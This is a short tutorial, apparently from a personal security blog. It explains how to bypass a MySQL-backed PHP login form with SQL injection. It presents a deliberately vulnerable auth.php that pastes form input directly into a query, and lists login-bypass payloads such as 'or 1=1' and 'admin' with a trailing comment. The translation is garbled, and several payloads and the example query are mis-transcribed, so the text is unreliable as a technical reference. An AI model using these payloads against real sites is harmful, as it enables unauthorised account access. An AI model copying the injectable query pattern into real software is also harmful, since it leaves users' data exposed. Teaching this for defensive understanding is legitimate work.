Web Application Security Part 1

Author : Treasure Priyamal
Site : www.treasuresec.com
E-mail : treasure@treasuresec.com
Twitter :http://twitter.com/treasure_sec

Introduction
Today we are going to talk about basic MYSQL authentication injection login bypass. This is the basics of the sql injection. If you know SQL commands already understanding auth bypass is going to be easy and fast.

SQL Injection

SQL Injection is one technique that exploits web long enough, but until now. This technique is still pretty powerful and effective thing to do. The proof is still there are only (and lots) of websites that have a disease vuln against SQL Injection attacks. The essence of the cause of this bug is located at the maker (web programmer), let's say any errors logical thinking in making a secure website.I emphasize once again, this bug problem lies in yourself web programmers. Thus, reliable as Any operating system or web server is running will be useless when the programmer has a logic error when building a website, especially SQL Injection.

Introduction on Login Form
As we know, is the Login Form Login Form to perform. From Log into the gate or door that will differentiate and sort out the visitors one by others, whether he's just as regular visitors, regular users (updating), or as administrator, or users with other categories.

Common we all know, and this is what I know of a way of thinking programmers, in Simply put, authentication in the Login Form have the technique as follows: First, there is a form to enter a username and password. For example, as follows: For example, the file name is Login.php
Login.php

```
<html><head>
<title>User Login - Treasure's Security Artical</title>
</head><body>

<form action="auth.php" method="post">
Username: <input type="text" name="username" size="20"><br>
Password: <input type="password" name="password" size="20"><br>
<input type="submit" value="Log In">
</form>

</body></html>
```

Second, there is a script to validate username and password entered by users.For example, the name is auth.php

auth.php

```
<?php
include("config.php");
$link = mysql_connect($server, $db_user, $db_pass)
or die ("Could not connect to mysql because ".mysql_error());
mysql_select_db($database)
or die ("Could not select database because ".mysql_error());
$match = "select id from user where user = '".$_POST['username']."'
and password = '".$_POST['password']."';";
$qry = mysql_query($match)
or die ("Could not match data because ".mysql_error());
$num_rows = mysql_num_rows($qry);

if ($num_rows <= 0) {
echo "Sorry, there is no username $username with the specified password.
";
echo "Try again";
exit;
} else {

setcookie("loggedin", "TRUE", time()+(3600 * 24));
setcookie("mysite_username", "$username");
echo "You are now logged in!
";
echo "Continue to the members section.";
}
?>
```

You can see the stricture of the users below


You can see the stricture of the users below

```
mysql> SELECT * FROM user WHERE user ='admin' AND password = 'admin';
+----+-------+----------+
| id | user  | password |
+----+-------+----------+
|  1 | admin | admin    |
```

SQL Injection Bypass

Ok this is our login frame now if we logged with a wrong user name and password it will you a error massage saying “Sorry, there is no username admin with the specified password. Try again”.

Now lets log with real user name password



it logged successfully. Now to conduct SQL injection attack techniques, I think we at least know the function or procedure how to call or SQL commands (SQL Command). And I think, all databases have SQL commands are relatively the same,: D. For example the use of comments, some use "-" or "/**/". Logically, we can bypass the login form with such techniques. simple is not it? Suppose we enter your username and password ="'--', emptied.then the above SQL command will be changed to something like this:

```
mysql> Select *  FROM user where user ="'--' & password ="";
+----+-------+----------+
| id | user  | password |
+----+-------+----------+
|  1 | admin | admin    |
+----+-------+----------+
1 row in set, 2 warnings (0.01 sec)
```

So, the SQL command to be executed only:
SELECT * FROM user WHERE user ="

While the rest are commented out because of this,'--'. Well, that's the story why we can using SQL Injection techniques to make bybass Login Form.

Furthermore, so that we can be recognized as a specific user, then we must value the SQL command TRUE. If we simply use the string "'-" (without double quotes), then we will not recognized by the system"because the username does not exist. For that, we can add a statement TRUE value, for example:

'Or true -
'Or 1 = 1 -
'Or' a '=' a'-

On the other hand, if for example we already know his username, but do not know the password, we can
using techniques such as these:

admin' -
admin 'or true -
admin 'or '1' = '1 '-

With these simple techniques, we can be a user (or administrator) in website.

If you have any questions please e-mail me or visit my blog and contact me

Author : Treasure Priyamal
Email : treasure@treasuresec.com
Blog : http://www.treasuresec.com